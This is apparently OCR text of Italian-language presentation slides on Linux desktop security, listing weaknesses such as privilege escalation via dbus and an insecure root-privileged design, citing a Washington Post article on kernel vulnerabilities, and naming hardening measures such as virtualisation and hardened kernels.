
Whitelisted home directory in Mozilla Firefox

- **architettura complicata**
- **vuln librerie & co.**
- **privilege escalation (dbus, ..)**




img src: Wikipedia

- design obsoleto
- insicuro
- root/privileged




img src: Wikipedia

- the “core”
- del problema?



img src: Wikipedia

http://www.washingtonpost.com/sf/business/2015/11/05/net-of-insecurity-the-kernel-of-the-argument/


The kernel of the argument over Linux's vulnerabilities | The Washington Post - Mozilla Firefox
The kernel of the arg...
www.washingtonpost.com/sf/business/2015/11/05/net-of-insecurity-the-kernel-of-the-argument/
Search
Sections
The Washington Post
Share
Net of Insecurity


NET OF INSECURITY

THE KERNEL OF THE ARGUMENT

Fast, flexible and free, Linux is taking over the online world. But there is growing unease about security weaknesses.

Live-cd, virtualizzazione, kernel hardened

